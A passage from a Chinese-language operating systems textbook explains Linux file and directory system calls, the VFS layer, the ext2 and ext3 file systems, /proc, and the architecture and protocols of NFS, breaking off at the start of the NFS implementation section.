许多系统调用与文件和文件系统有关。在本节中，首先研究对单个文件进行操作的系统调用，之后我们会研究针对目录和文件系统的系统调用。要创建一个文件时，可以使用creat系统调用。（曾经有人问Ken Thompson，如果给他一次重新发明UNIX的机会，他会做什么不同事情，他回答说他要把这个系统调用的拼写改成create，而不是现在的creat。）这个系统调用的参数是文件名和保护模式。于是，

```
fd = creat("abc", mode);
```

创建了一个名为abc的文件，并根据mode设置文件的保护位。这些保护位决定了用户访问文件的权限及方式。在下文将会具体讨论。

creat系统调用不仅创建了一个新文件，还以写的方式打开了这个文件。为了使以后的系统调用能够访问这个文件，creat成功时返回一个非负整数，这个非负整数叫做文件描述符，也就是例子中的fd。如果creat作用在一个已经存在的文件上，那么该文件的文件长度会被截短为0，它的内容会被丢弃。通过设置合适的参数，open系统调用也能创建文件。

现在我们继续讨论图10-27列出的主要的文件系统调用。为了读或写一个已经存在的文件，必须使用open系统调用打开这个文件。它的参数是要打开文件的文件名以及打开方式：只读、只写或两者。此外，也可以指定不同的选项。和creat一样，open返回一个文件描述符，可用来进行读写。然后可以使用close系统调用来关闭文件，它使得文件描述符可以被后来的creat或open使用。creat和open系统调用总是返回未被使用的最小数值的文件描述符。

当一个程序以标准方式运行时，文件描述符0、1、2已经分别用于标准输入、标准输出和标准错误。通过这种方式，一个过滤器，比如sort程序，可以从文件描述符0读取输入，输出到文件描述符1，而不需要关心这些文件是什么。这种机制能够有效是因为shell在程序启动之前就设置好了它们的值。

毫无疑问，最常使用的文件系统调用是read和write。它们每个都有三个参数：文件描述符（标明要读写的文件）、缓冲区地址（给出数据存放的位置或者读取数据的位置），长度（给出要传输的数据的字节数）。这些就是全部了。这种设计非常简单，一个典型的调用方法是：

```
n = read(fd, buffer, nbytes);
```

系统调用	描　述
fd = creat(name,mode)	创建新文件的一种方法
fd = open(file, how,…)	打开文件读、写或者读写
s = close(fd)	关闭一个已经打开的文件
n = read(fd, buffer, nbytes)	从文件中读取数据到一个缓冲区
n = write(fd, buffer, nbytes)	把数据从缓冲区写到文件
position = lseek(fd, offset, whence)	移动文件指针
s = stat(name, &buf)	获取一个文件的状态信息
s = fstat(fd, &buf)	获取一个文件的状态信息
s = pipe(&fd[0])	创建一个管道
s = fcntl(fd, cmd,…)	文件加锁及其他操作

图10-27　跟文件相关的一些系统调用。如果发生错误，那么返回值s是−1；fd是一个文件描述符，position是文件偏移。参数的含义是很清楚的

虽然几乎所有程序都是顺序读写文件的，但是一些程序需要能够从文件的任何位置随机地读写文件。每个文件都有一个指针指向文件当前的读写位置。当顺序地读写文件时，这个指针指向将要读写的字节。如果文件位置指针最初指向4096，在读取了1024个字节后，它会自动地指向第5120个字节。lseek系统调用可以改变位置指针的值，所以之后的read和write可以从文件的任何位置开始读写，甚至是超出文件的结尾。这个系统调用叫做lseek，是为了避免与seek冲突，其中后者以前在16位计算机上用于查找，现在已经不使用了。

lseek有三个参数：第一个是文件描述符，第二个是文件读写位置，第三个表明读写位置是相对于文件开头、当前位置还是文件尾。lseek的返回值是当读写位置改变后的绝对位置。有点讽刺的是，lseek是惟一一个从不会引起实际的磁盘寻道的文件系统调用，因为它所做的只是修改了内存中的一个值（文件读写位置）。

对于每个文件，Linux记录了它的文件类型（普通文件、目录、特殊文件）、大小、最后一次修改时间和其他信息。程序可以使用stat系统调用来查看这些信息，stat的第一个参数是文件名，第二个参数是

指向获取的文件信息将要存放的结构的指针，该结构的各个域如图10-28所示。系统调用fstat的作用和stat一样，惟一不同的是，fstat针对一个打开的文件（文件名可能未知）进行操作，而不是一个路径名。

存储文件的设备
i节点号（哪个文件在设备上）
文件模式（包括保护信息）
指向文件的连接数
文件所有者的标识
文件所属的组
文件大小（单位是字节）
创建时间
最近访问的时间
最近修改的时间

图10-28 stat系统调用返回的域

pipe系统调用用来创建一个shell管线。它创建了一种伪文件（pseudo-file），用于缓冲管线通信的数据，并给缓冲区的读写都返回文件描述符。以下面的管线为例：

```
sort <in | head -30
```

在执行sort的进程中，文件描述符1（标准输出）被设置为写入管道，执行head的进程中，文件描述符0（标准输入）被设置为从管道读取。通过这种方式，sort只是从文件描述符0（被设置为文件in）读取，写入到文件描述符1（管道），甚至不会觉察到它们已经被重定向了。如果它们没有被重定向，sort将会自动从键盘读取数据，而后输出到显示器（默认设备）。同样地，当head从文件描述符0中读取数据时，它读取到的是sort写入到管道缓冲区中的数据，head甚至不知道自己使用了管道。这个例子清晰地表明了一个简单的概念（重定向）和一个简单的实现（文件描述符0和1）如何实现一个强大的工具（以任意方式连接程序，而不需要去修改它们）。

图10-27列举的最后一个系统调用是fcntl。fcntl用于加锁和解锁文件，应用共享锁和互斥锁，或者是执行一些文件相关的其他操作。

现在我们开始关注与目录及文件系统整体更加相关，而不是仅和单个文件有关的系统调用，图10-29列举了一些这样的系统调用。可以使用mkdir和rmdir创建和删除目录，但需要注意：只有目录为空时才可以将其删除。

系统调用	描　述
s=mkdir (path, mode)	建立新目录
s=rmdir (path)	删除目录
s=link (oldpath, newpath)	创建指向已有文件的链接
s=unlink (path)	取消文件的链接
s=chdir (path)	改变工作目录
dir=opendir (path)	打开目录
s=closedir (dir)	关闭目录
dirent=readdir (dir)	读取一个目录项
rewinddir (dir)	回转目录使其再次被读取

图10-29 与目录相关的一些系统调用。如果发生错误，那么返回值s是-1，dir是一个目录流，dirent是一个目录项。参数的含义是自解释的

如图10-24所示，创建一个指向已有文件的链接时创建了一个目录项（directory entry）。系统调用link用于创建链接，它的参数是已有文件的文件名和链接的名称，使用unlink可以删除目录项。当文件的最后一个链接被删除时，这个文件会被自动删除。对于一个没有被链接的文件，对其使用unlink也会让它从目录中消失。

使用chdir系统调用可以改变工作目录，工作目录的改变会影响到相对路径名的解释。

图10-29给出的最后四个系统调用是用于读取目录的。和普通文件类似，它们可被打开、关闭和读取。每次调用readdir都会以固定的格式返回一个目录项。用户不能对目录执行写操作（为了保证文件系统的完整性），但可以使用creat或link在文件夹中创建一个目录，或使用unlink删除一个目录。同样地，用户不能在目录中查找某个特定文件，但是可以使用rewinddir作用于一个打开的目录，使得它能再次从头读取。

10.6.3 Linux文件系统的实现

在本节中，我们首先研究虚拟文件系统（Virtual File System，VFS）层支持的抽象。VFS对高层进程和应用程序隐藏了Linux支持的所有文件系统之间的区别，以及文件系统是存储在本地设备，还是需

要通过网络访问的远程设备。设备和其他特殊文件也可以通过VFS访问。接下来，我们将描述第一个被Linux广泛使用的文件系统ext2（second extended file system）。随后，我们将讨论ext3文件系统中所作的改进。所有的Linux都能处理有多个磁盘分区且每个分区上有一个不同文件系统的情况。

1. Linux 虚拟文件系统

为了使应用程序能够与在本地或远程设备上的不同文件系统进行交互，Linux采用了一个被其他UNIX系统使用的方法：虚拟文件系统。VFS定义了一个基本的文件系统抽象以及这些抽象上允许的操作集合。调用上节中提到的系统调用访问VFS的数据结构，确定要访问的文件所属的文件系统，然后通过存储在VFS数据结构中的函数指针调用该文件系统的相应操作。

图10-30总结了VFS支持的四个主要的文件系统结构。其中，超级块包含了文件系统布局的重要信息，破坏了超级块将会导致文件系统无法访问。每个i节点（i-node, index-node的简写，但是从来不这样称呼它，而一些人省略了“-”并称之为i节点）表示某个确切的文件。值得注意的是在Linux中，目录和设备也当作是文件，所以它们也有自己对应的i节点。超级块和i节点都有相应的结构，由文件系统所在的物理磁盘维护。

对象	描述	操作
Superblock	特定的文件系统	read_inode,sync_fs
Dentry	目录项，路径的一个组成部分	create,link
I-node	特定的文件	d_compare,d_delete
File	跟一个进程相关联的打开文件	read,write

图10-30 VFS支持的文件系统抽象

为了便于目录操作及路径（比如/usr/ast/bin）的遍历，VFS支持dentry数据结构，它表示一个目录项。这个数据结构由文件系统在运行过程中创建。目录项被缓存在dentry_cache中，比如，dentry_cache会包含/，/usr，/usr/ast的目录项。如果多个进程通过同一个硬连接（即相同路径）访问同一个文件，它们的文件对象都会指向这个cache中的同一个目录项。

file数据结构是一个打开文件在内存中的表示，并且在调用open系统调用时被创建。它支持read、write、sendfile、lock等上一节中提到的系统调用。

在VFS下层实现的实际文件系统并不需要在内部使用与VFS完全相同的抽象和操作，但是必须实现跟VFS对象所指定的操作在语义上等价的文件系统操作。这四个VFS对象中的operations数据结构的元素都是指向底层文件系统函数的指针。

2. Linux ext2 文件系统

接下来，我们介绍在Linux中最流行的磁盘文件系统：ext2。第一个Linux操作系统使用MINIX文件系统，但是它限制了文件名长度并且文件长度最大只能是64MB。后来MINIX被第一个扩展文件系统，ext文件系统取代。ext可以支持长文件名和大文件，但由于它的效率问题，ext被ext2代替，ext2在今天还在广泛使用。

ext2的磁盘分区包含了一个如图10-31所示的文件系统。块0不被Linux使用，而通常用来存放启动计算机的代码。在块0后面，磁盘分区被划分为若干个块组，划分时不考虑磁盘的物理结构。每个块组的结构如下：

第一个块是超级块，它包含了该文件系统的信息，包括i节点的个数、磁盘块数以及空闲块链表的起始位置（通常有几百个项）。下一个是组描述符，存放了位图（bitmap）的位置、空闲块数、组中的i节点数，以及组中目录数等信息，这个信息很重要，因为ext2试图把目录均匀地分散存储到磁盘上。




图10-31 Linux ext2文件系统的磁盘布局

两个位图分别记录空闲块和空闲i节点，这是从MINIX1文件系统继承的（大多数UNIX文件系统不使用位图，而使用空闲列表）。每一个位图的大小是一个块。如果一个块大小是1KB，那么就限制了块数和i节点数只能是8192个。块数是一个严格的限制，但是在实际应用中，i节点数并不是。

在超级块之后是i节点存储区域，它们被编号为1到某个最大值。每个i节点的大小是128字节，并且每一个i节点恰好描述一个文件。i节点包含了统计信息（包含了stat系统调用能获得的所有信息，实际上stat就是从i节点读取信息的），也包含了所有存放该文件数据的磁盘块的位置。

在i节点区后面是数据块区，所有文件和目录都存放在这个区域。对于一个包含了一个以上磁盘块的文件和目录，这些磁盘块是不需要连续的。实际上，一个大文件的块有可能遍布在整个磁盘上。

目录对应的i节点散布在磁盘块组中。如果有足够的空间，ext2会把普通文件组织到与父目录相同的块组上，而把同一个块上的数据文件组织成初始文件i节点。这个思想来自Berkeley的快速文件系统（McKusick等人，1984）。位图用于快速确定在什么地方分配新的文件系统数据。在分配新的文件块时，ext2也会给该文件预分配许多（8个）额外的数据块，这样可以减少将来向该文件写入数据时产生的文件碎片。这种策略在整个磁盘上实现了文件系统负载平衡，而且由于排列和缩减文件碎片，它的性能也很好。

要访问文件，必须首先使用一个Linux系统调用，例如open，该调用需要文件的路径名。解析路径名以解析出单独的目录。如果使用相对路径，则从当前进程的当前目录开始查找，否则就从根目录开始。在以上两种情况中，第一个目录的i节点很容易定位：在进程描述符中有指向它的指针；或者在使用根目录的情况下，它存储在磁盘上预定的块上。

目录文件允许不超过255个字符的文件名，如图10-32所示。每一个目录都由整数个磁盘块组成，这样目录就可以整体写入磁盘。在一个目录中，文件和子目录的目录项是未排序的，并且一个紧挨着一个。目录项不能跨越磁盘块，所以通常在每个磁盘块的尾部会有部分未使用的字节。




图10-32 a) 一个含有三个文件的Linux目录；b) 文件voluminous被删除后的目录

图10-32中的每个目录项由四个固定长度的域和一个可变长度的域组成。第一个域是i节点号，文件colossal的i节点号是19，文件voluminous的i节点号是42，目录bigdir的i节点号是88。接下来是rec_len域，标明该目录项的大小（以字节为单位），可能包括名字后面的一些填充。在名字以未知长度填充时，这个域被用来寻找下一个目录项。这也是图10-32中箭头的含义。接下来是类型域：文件、目录等。最后一个固定域是文件名的长度（以字节为单位），在例子中是8、10和6。最后是文件名，文件名以字节0结束，并被填充到32字节边界。额外的填充可以在此之后。

在图10-32b中，我们看到的是文件voluminous的目录项被移除后同一个目录的内容。这是通过增加colossal的域的长度，将voluminous以前所在的域变为第一个目录项的填充。当然，这个填充可以用来作为后续的目录项。

由于目录是按线性顺序查找的，要找到一个位于大目录末尾的目录项会耗费相当长的时间。因此，系统为近期访问过的目录维护一个缓存。该缓存使用文件名进行查找，如果命中，那么就可以避免费时

的线性查找。组成路径的每个部分都在目录缓存中保存一个dentry对象，并且通过它的i节点查找到后续的路径元素的目录项，直到找到真正的文件i节点。

例如，要通过绝对路径名来查找一个文件（如：/usr/ast/file），需要经过如下步骤。首先，系统定位根目录，它通常使用2号i节点（特别是当1号i节点被用来处理磁盘坏块的时候）。系统在目录缓存中存放一条记录以便将来对根目录的查找。然后，在根目录中查找字符串“usr”，得到/usr目录的i节点号。/usr目录的i节点号同样也存入目录缓存。然后这个i节点被取出，并从中解析出磁盘块，这样就可读取/usr目录并查找字符串“ast”。一旦找到这个目录项，目录/usr/ast的i节点号就可以从中获得。有了/usr/ast的i节点号，就可以读取i节点并确定目录所在的磁盘块。最后，从/usr/ast目录查找“file”并确定其i节点号。因此，使用相对地址不仅对用户来说更加方便，而且也为系统节省了大量的工作。

如果文件存在，那么系统提取其i节点号并以它为索引在i节点表（在磁盘上）中定位相应的i节点，并装入内存。i节点被存放在i节点表中，其中i节点表是一个内核数据结构，用于保存所有当前打开的文件和目录的i节点。i节点表项的格式至少要包含stat系统调用返回的所有域，以保证stat正常运行（见图10-28）。图10-33中列出了i节点结构中由Linux文件系统层支持的一些域。实际的i节点结构包含更多的域，这是由于该数据结构也用于表示目录、设备以及其他特殊文件。i节点结构中还包含了一些为将来的应用保留的域。历史已经表明未使用的位不会长时间保持这种方式。

域	字节数	描　述
Mode	2	文件类型、保护位、setuid和setgid位
Nlinks	2	指向该i节点的目录项的数目
Uid	2	文件属主的UID
Gid	2	文件属主的GID
Size	4	文件大小（以字节为单位）
Addr	60	12个磁盘块及其后面3个间接块的地址
Gen	1	generation数（每次i节点被重用时增加）
Atime	4	最近访问文件的时间
Mtime	4	最近修改文件的时间
Ctime	4	最近改变i节点的时间（除去其他时间）

图10-33　Linux的i节点结构中的一些域

现在来看看系统如何读取文件。对于调用了read系统调用的库函数的一个典型使用是：

```
n = read(fd, buffer, nbytes);
```

当内核得到控制权时，它需要从这三个参数以及内部表中与用户有关的信息开始。内部表中的项目之一是文件描述符数组。文件描述符数组用文件描述符作为索引并为每一个打开的文件保存一个表项（最多达到最大值，通常默认是32个）。

这里的思想是从一个文件描述符开始，找到文件对应的i节点为止。考虑一个可能的设计：在文件描述符表中存放一个指向i节点的指针。尽管这很简单，但不幸的是这个方法不能奏效。其中存在的问题是：与每个文件描述符相关联的是用来指明下一次读（写）从哪个字节开始的文件读写位置，它该放在什么地方？一个可能的方法是将它放到i节点表中。但是，当两个或两个以上不相关的进程同时打开同一个文件时，由于每个进程有自己的文件读写位置，这个方法就失效了。

另一个可能的方法是将文件读写位置放到文件描述符表中。这样，每个打开文件的进程都有自己的文件读写位置。不幸的是，这个方法也是失败的，但是其原因更加微妙并且与Linux的文件共享的本质有关。考虑一个shell脚本s，它由顺序执行的两个命令p1和p2组成。如果该shell脚本在命令行

```
s >x
```

下被调用，我们预期p1将它的输出写到*x*中，然后p2也将输出写到*x*中，并且从p1结束的地方开始。

当shell生成p1时，*x*初始是空的，从而p1从文件位置0开始写入。然而，当p1结束时就必须通过某种机制使得p2看到的初始文件位置不是0（如果将文件位置存放在文件描述符表中，p2将看到0），而是p1

结束时的位置。

实现这一点的方法如图10-34所示。实现的技巧是在文件描述符表和i节点表之间引入一个新的表，叫做*打开文件描述表*，并将文件读写位置（以及读/写位）放到里面。在这个图中，父进程是shell而子进程首先是p1然后是p2。当shell生成p1时，p1的用户结构（包括文件描述符表）是shell的用户结构的一个副本，因此两者都指向相同的打开文件描述表的表项。当p1结束时，shell的文件描述符仍然指向包含p1的文件位置的打开文件描述。当shell生成p2时，新的子进程自动继承文件读写位置，甚至p2和shell都不需要知道文件读写位置到底是在哪里。

然而，当不相关的进程打开该文件时，它将得到自己的打开文件描述表项，以及自己的文件读写位置，而这正是我们所需要的。因此，打开文件描述表的重点是允许父进程和子进程共享一个文件读写位置，而给不相关的进程提供各自私有的值。

再来看读操作，我们已经说明了如何定位文件读写位置和i节点。i节点包含文件前12个数据块的磁盘地址。如果文件位置是在前12个块，那么这个块被读入并且其中的数据被复制给用户。对于长度大于12个数据块的文件，i节点中有一个域包含一个*一级间接块*的磁盘地址，如图10-34所示。这个块含有更多的磁盘块的磁盘地址。例如，如果一个磁盘块大小为1KB而磁盘地址长度是4字节，那么这个一级间接块可以保存256个磁盘地址。因此这个方案对于总长度在268KB以内的文件适用。




图10-34 文件描述符表、打开文件描述表和i节点表之间的关系

除此之外，还使用一个*二级间接块*。它包含256个一级间接块的地址，每个一级间接块保存256个数据块的地址。这个机制能够处理10+2^{16}个块（67 119 104字节）。如果这样仍然不够，那么i节点为*三级间接块*留下了空间，三级间接块的指针指向许多二级间接块。这个寻址方案能够处理大小为2^{24}个1KB块（16GB）的文件。对于块大小是8KB的情况，这个寻址方案能够支持最大64TB的文件。

3. Linux Ext3文件系统

为了防止由系统崩溃和电源故障造成的数据丢失，ext2文件系统必须在每个数据块创建之后立即将其写出到磁盘上。必需的磁盘磁头寻道操作导致的延迟是如此之长以至于性能差得无法让人接受。因此，写操作被延迟，对文件的改动可能在30秒内都不会提交给磁盘，而相对于现代的计算机硬件来说，这是一段相当长的时间间隔。

为了增强文件系统的健壮性，Linux依靠日志文件系统。Ext3，作为Ext2文件系统的改进，就是一个日志文件系统的例子。

这种文件系统背后的基本思想是维护一个日志，该日志顺序记录所有文件系统操作。通过顺序写出文件系统数据或元数据（i节点，超级块等）的改动，该操作不必忍受随机磁盘访问时磁头移动带来的开销。最后，这些改动将被写到适当的磁盘地址，而相应的日志项可以被丢弃。如果系统崩溃或电源故障在改动提交之前发生，那么在重启动过程中，系统将检测到文件系统没有被正确地卸载。然后系统遍历日志，并执行日志记录所描述的文件系统改动。

Ext3设计成与Ext2高度兼容，事实上，两个系统中所有的核心数据结构和磁盘布局都是相同的。此外，一个作为ext2系统被卸载的文件系统随后可以作为ext3系统被加载并提供日志能力。

日志是一个以环形缓冲器形式组织的文件。日志可以存储在主文件系统所在的设备上也可以存储在其他设备上。由于日志操作本身不被日志记录，这些操作并不是被日志所在的ext3文件系统处理的，而是使用一个独立的日志块设备（Journaling Block Device，JBD）来执行日志的读/写操作。

JBD支持三个主要数据结构：日志记录、原子操作处理和事务。一个日志记录描述一个低级文件系统操作，该操作通常导致块内变化。鉴于系统调用（如write）包含多个地方的改动——i节点、现有的文件块、新的文件块、空闲块列表等，所以将相关的日志记录按照原子操作分成组。Ext3将系统调用过程的起始和结束通知JBD，这样JBD能够保证一个原子操作中的所有日志记录或者都被应用，或者没有一个被应用。最后，主要从效率方面考虑，JBD将原子操作的汇集作为事务对待。一个事务中日志记录是连续存储的。仅当一个事务中的所有日志记录都被安全提交到磁盘后，JBD才允许日志文件的相应部分被丢弃。

把每个磁盘改动的日志记录项写到磁盘可能开销很大，ext3可以配置为保存所有磁盘改动的日志或者仅仅保存文件系统元数据（i节点、超级块、位映射等）改动的日志。只记录元数据会使系统开销更小，性能更好，但是不能保证文件数据不会损坏。一些其他的日志文件系统仅仅维护关于元数据操作的日志（例如，SGI的XFS）。

4. /proc文件系统

另一个Linux文件系统是/proc（process）文件系统。其思想来自于Bell实验室开发的第8版UNIX，后来被4.4BSD和System V采用。不过，Linux在几个方面对该思想进行了扩充。其基本概念是为系统中的每个进程在/proc中创建一个目录。目录的名字是进程PID的十制数值。例如，/proc/619是与PID为619的进程相对应的目录。在该目录下是进程信息的文件，如进程的命令行、环境变量和信号掩码等。事实上，这些文件在磁盘上并不存在。当读取这些文件时，系统按需从进程中抽取这些信息，并以标准格式将其返回给用户。

许多Linux扩展与/proc中其他的文件和目录相关。它们包含各种各样的关于CPU、磁盘分区、设备、中断向量、内核计数器、文件系统、已加载模块等信息。非特权用户可以读取很多这样的信息，于是就可以通过一种安全的方式了解系统的行为。其中的部分文件可以被写入，以达到改变系统参数的目的。

10.6.4 NFS：网络文件系统

网络在Linux中起着重要作用，在UNIX中也是如此——自从网络出现开始（第一个UNIX网络是为了将新的内核从PDP-11/70转移到Interdata 8/32上而建立的）。本节将考察Sun Microsystem的NFS（网络文件系统）。该文件系统应用于所有的现代Linux系统中，其作用是将不同计算机上的不同文件系统连接成一个逻辑整体。当前主流的NFS实现是1994年提出的第3版。NFS第4版在2000年提出，并在前一个NFS体系结构上做了一些增强。NFS有三个方面值得关注：体系结构、协议和实现。我们现在将依次考察这三个方面，首先是简化的NFS第3版，然后简要探讨第4版所做的增强。

1. NFS体系结构

NFS背后的基本思想是允许任意选定的一些客户端和服务器共享一个公共文件系统。在很多情况下，所有的客户端和服务器都在同一个局域网中，但这并不是必需的。如果服务器距离客户端很远，NFS也可以在广域网上运行。简单起见，我们还是说客户端和服务器，就好像它们位于不同的机器上，但实际上，NFS允许一台机器同时既是客户端又是服务器。

每一个NFS服务器都导出一个或多个目录供远程客户端访问。当一个目录可用时，它的所有子目录也

都可用，因而事实上，整个目录树通常作为一个单元导出。服务器导出的目录列表用一个文件来维护，通常是/etc/exports。因此服务器启动后这些目录可以被自动地导出。客户端通过挂载这些导出的目录来访问它们。当一个客户端挂载了一个（远程）目录，该目录就成为客户端目录层次的一部分，如图10-35所示。

在这个例子中，客户端1将服务器1的bin目录挂载到客户端1自己的bin目录。因此它现在可以用/bin/sh引用shell并获得服务器的shell。无磁盘工作站通常只有一个框架文件系统（在RAM中），它从远程服务器中得到所有的文件，就像上例中一样。类似地，客户端1将服务器2中的/projects目录挂载到自己的/usr/ast/work目录，因此它用usr/ast/work/proj1/a就可以访问文件a。最后，客户端2也挂载了projects目录，它可以用/mnt/proj1/a访问文件a。从这里可以看到，由于不同的客户端将文件挂载到各自目录树中不同的位置，同一个文件在不同的客户端有不同的名字。对客户端来说挂载点是完全局部的，服务器不会知道文件在任何一个客户端中的挂载点。




图10-35 远程挂载的文件系统的例子。图中的方框表示目录，圆形表示文件

2. NFS协议

由于NFS的目标之一是支持异构系统，客户端和服务器可能在不同硬件上运行不同操作系统，因此对客户端和服务器之间的接口给予明确定义是很关键的。只有这样，才有可能让任何一个新的客户端能够跟现有的服务器一起正确工作，反之亦然。

NFS通过定义两个客户端-服务器协议来实现这一目标。一个协议就是从客户端发送到服务器的一组请求以及从服务器返回给客户端的响应的集合。

第一个NFS协议处理挂载。客户端可以向服务器发送路径名，请求服务器许可将该目录挂载到自己的目录层次的某个地方。由于服务器并不关心目录将被挂载到何处，因此请求消息中并不包含挂载地址。如果路径名是合法的并且该目录已被导出，那么服务器向客户端返回一个文件句柄。这个文件句柄中的域惟一地标识了文件系统类型、磁盘、目录的i节点号以及安全信息等。随后对已挂载目录及其子目录中文件的读写都使用该文件句柄。

Linux启动时会在进入多用户之前运行shell脚本/etc/rc。可以将挂载远程文件系统的命令写入该脚本中，这样就可以在允许用户登录之前自动挂载必要的远程文件系统。此外，大部分Linux版本也支持自动挂载。这个特性允许一组远程目录跟一个本地目录相关联。当客户端启动时，并不挂载这些远程目录（甚至不与它们所在的服务器进行联络）。相反，在第一次打开远程文件时，操作系统向每个服务器发送一条信息。第一个响应的服务器胜出，其目录被挂载。

相对于通过/etc/rc文件进行静态挂载，自动挂载具有两个主要优势。第一，如果/etc/rc中列出的某个NFS服务器出了故障，那么客户端将无法启动，或者至少会带来一些困难、延迟以及很多出错信息。如果用户当前根本就不需要这个服务器，那么刚才的工作就白费了。第二，允许客户端并行地尝试一组服务器，可以实现一定程度的容错性（因为只要其中一个是在运行的就可以了），而且性能也可以得到提高（通过选择第一个响应的服务器——推测该服务器负载最低）。

另一方面，我们默认在自动挂载时所有可选的文件系统都是完全相同的。由于NFS不提供对文件或目录复制的支持，用户需要自己确保所有这些文件系统都是相同的。因此，自动挂载多数情况下被用于包含系统代码的只读文件系统和其他很少改动的文件。

第二个NFS协议是为访问目录和文件设计的。客户端可以通过向服务器发送消息来操作目录和读写文件。客户端也可以访问文件属性，如文件模式、大小、上次修改时间。NFS支持大多数的Linux系统调用，但是也许很让人惊讶的是，open和close不被支持。

对open和close的省略并不是意外事件，而纯粹是有意为之。没有必要在读一个文件之前先打开它，也没有必要在读完后关闭它。读文件时，客户端向服务器发送一个包含文件名的lookup消息，请求查询该文件并返回一个标识该文件的文件句柄（即包含文件系统标识符i节点号以及其他数据）。与open调用不同，lookup操作不向系统内部表中复制任何信息。read调用包含要读取的文件的文件句柄，起始偏移量和需要的字节数。每个这样的消息都是自包含的。这个方案的优势是在两次read调用之间，服务器不需要记住任何关于已打开的连接的信息。因此，如果一个服务器在崩溃之后恢复，所有关于已打开文件的信息都不会丢失，因为这些信息原本就不存在。像这样不维护打开文件的状态信息的服务器称作是*无状态的*。

不幸的是，NFS方法使得难以实现精确的Linux文件语义。例如，在Linux中一个文件可以被打开并锁定以防止其他进程对其访问。当文件关闭时，锁被释放。在一个像NFS这样的无状态服务器中，锁不能与已打开的文件相关联，这是因为服务器不知道哪些文件是打开的。因此，NFS需要一个独立的，附加的机制来处理加锁。

NFS使用标准UNIX保护机制，为文件属主、组和其他用户使用读、写、执行位（rwx bits）（在第1章中提到过，将在下面详细讨论）。最初，每个请求消息仅仅包含调用者的用户ID和组ID，NFS服务器用它们来验证访问。实际上，它信任客户端，认为客户端不会进行欺骗。若干年来的经验充分表明了这样一个假设。现在，可以使用公钥密码系统建立一个安全密钥，在每次请求和应答中使用它验证客户端和服务器。启用这个选项后，恶意的客户端就不能伪装成另一个客户端了，因为它不知道其他客户端的安全密钥。

3. NFS实现

尽管客户端和服务器代码实现独立于NFS协议，但大多数Linux系统使用一个类似图10-36所示的三层实现。顶层是系统调用层，这一层处理如open、read和close之类的调用。在解析调用和参数检查结束后，调用第二层——虚拟文件系统（VFS）层。

